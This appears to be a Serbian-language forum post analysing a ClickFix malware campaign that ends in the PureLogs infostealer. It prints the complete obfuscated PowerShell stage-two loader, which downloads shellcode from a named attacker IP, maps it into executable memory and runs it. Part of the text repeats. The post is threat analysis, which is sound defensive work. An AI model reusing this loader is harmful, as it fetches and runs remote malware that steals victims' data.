


07-02-2026, 01:23 PM
Uspeo sam da dođem do druge faze
link za skidanje koji clickfix kopira u klipbord se stalno menja (158.94.208[.]92/?sid=1782984166624-efau5j60) - u adresi se SID deo menja svaki put kada se učita clickfix i izgleda ga brzo ukine da bi sprečio analizu.
Kôd koji se dobija sa linka je zamagljen naravno :
Ovaj kôd se izvršava preko PowerShella, a AI ga opisuje ovako :

URL odakle se skida shellcode ima VT detekcija: https://www.virustotal.com/gui/url/64e75...a6f3435067

Shellcode ima detekcija: https://www.virustotal.com/gui/file/1957...db789c2533
i na kraju payload: https://www.virustotal.com/gui/file/e07e...917281fcbc

Prema VT u pitanju je PureLogs kradljivac podataka (infostealer)

IP adrese sa kojih se skida payload kao i gde se nalazi C2 su deo firme Omegatech LTD koja je poznata kao utočište sajber kriminala :
link za skidanje koji clickfix kopira u klipbord se stalno menja (158.94.208[.]92/?sid=1782984166624-efau5j60) - u adresi se SID deo menja svaki put kada se učita clickfix i izgleda ga brzo ukine da bi sprečio analizu.
Kôd koji se dobija sa linka je zamagljen naravno :
Code:
$cmgfihWUEudjbAjBGG = "http://158.94.208[.]104/my_enterprise"
try {
    $eQanFaygL = Invoke-WebRequest -Uri $cmgfihWUEudjbAjBGG -UseBasicParsing -ErrorAction Stop
    $uPoipCDlQzuFMFnw = $eQanFaygL.Content
    $zZfQwTULN = $uPoipCDlQzuFMFnw.Length
    $vRRTPuAPMYw = @"
using System;
using System.Runtime.InteropServices;
public class WnFpDdUFUaNAfohJ {
    [DllImport("kernel32.dll", SetLastError=true)]
    public static extern IntPtr GetCurrentProcess();
    [DllImport("kernel32.dll", SetLastError=true)]
    public static extern IntPtr VirtualAlloc(IntPtr a, uint sz, uint t, uint p);
    [DllImport("kernel32.dll", SetLastError=true)]
    public static extern IntPtr CreateThread(IntPtr ta, uint ss, IntPtr sa, IntPtr p, uint cf, out uint tid);
    [DllImport("kernel32.dll", SetLastError=true)]
    public static extern uint WaitForSingleObject(IntPtr h, uint ms);
}
"@
    Add-Type -TypeDefinition $vRRTPuAPMYw
    $IbOUfKvmViuGIqj = 0x1000
    $UIjEXduDK = 0x2000
    $bSHdXnHNPPnYOxWmG = 0x40
    $cqGKVEjlwVSoFfRMUL = [WnFpDdUFUaNAfohJ]::VirtualAlloc([IntPtr]::Zero, $zZfQwTULN, $IbOUfKvmViuGIqj -bor $UIjEXduDK, $bSHdXnHNPPnYOxWmG)
    if ($cqGKVEjlwVSoFfRMUL -eq [IntPtr]::Zero) { throw "Alloc failed" }
    [System.Runtime.InteropServices.Marshal]::Copy($uPoipCDlQzuFMFnw, 0, $cqGKVEjlwVSoFfRMUL, $zZfQwTULN)
    $AdpTtGguKlfAAsL = 0
    $kspzMhJGZJSupts = [WnFpDdUFUaNAfohJ]::CreateThread([IntPtr]::Zero, 0, $cqGKVEjlwVSoFfRMUL, [IntPtr]::Zero, 0, [ref]$AdpTtGguKlfAAsL)
    if ($kspzMhJGZJSupts -eq [IntPtr]::Zero) { throw "Thread failed" }
    [WnFpDdUFUaNAfohJ]::WaitForSingleObject($kspzMhJGZJSupts, 30000) | Out-Null
    Write-Host "done."
}
catch {
    exit 1
Ovaj kôd se izvršava preko PowerShella, a AI ga opisuje ovako :
Quote:This is malicious PowerShell code that downloads and executes shellcode from a remote server. Here's a detailed breakdown:
What the Code Does
- Downloads shellcode from http://158.94.208[.]104/my_enterprise
- Allocates executable memory in the current process
- Copies the downloaded shellcode into that memory
- Creates a thread to execute the shellcode
- Waits 30 seconds for it to run
URL odakle se skida shellcode ima VT detekcija: https://www.virustotal.com/gui/url/64e75...a6f3435067
Shellcode ima detekcija: https://www.virustotal.com/gui/file/1957...db789c2533
i na kraju payload: https://www.virustotal.com/gui/file/e07e...917281fcbc
Prema VT u pitanju je PureLogs kradljivac podataka (infostealer)
IP adrese sa kojih se skida payload kao i gde se nalazi C2 su deo firme Omegatech LTD koja je poznata kao utočište sajber kriminala :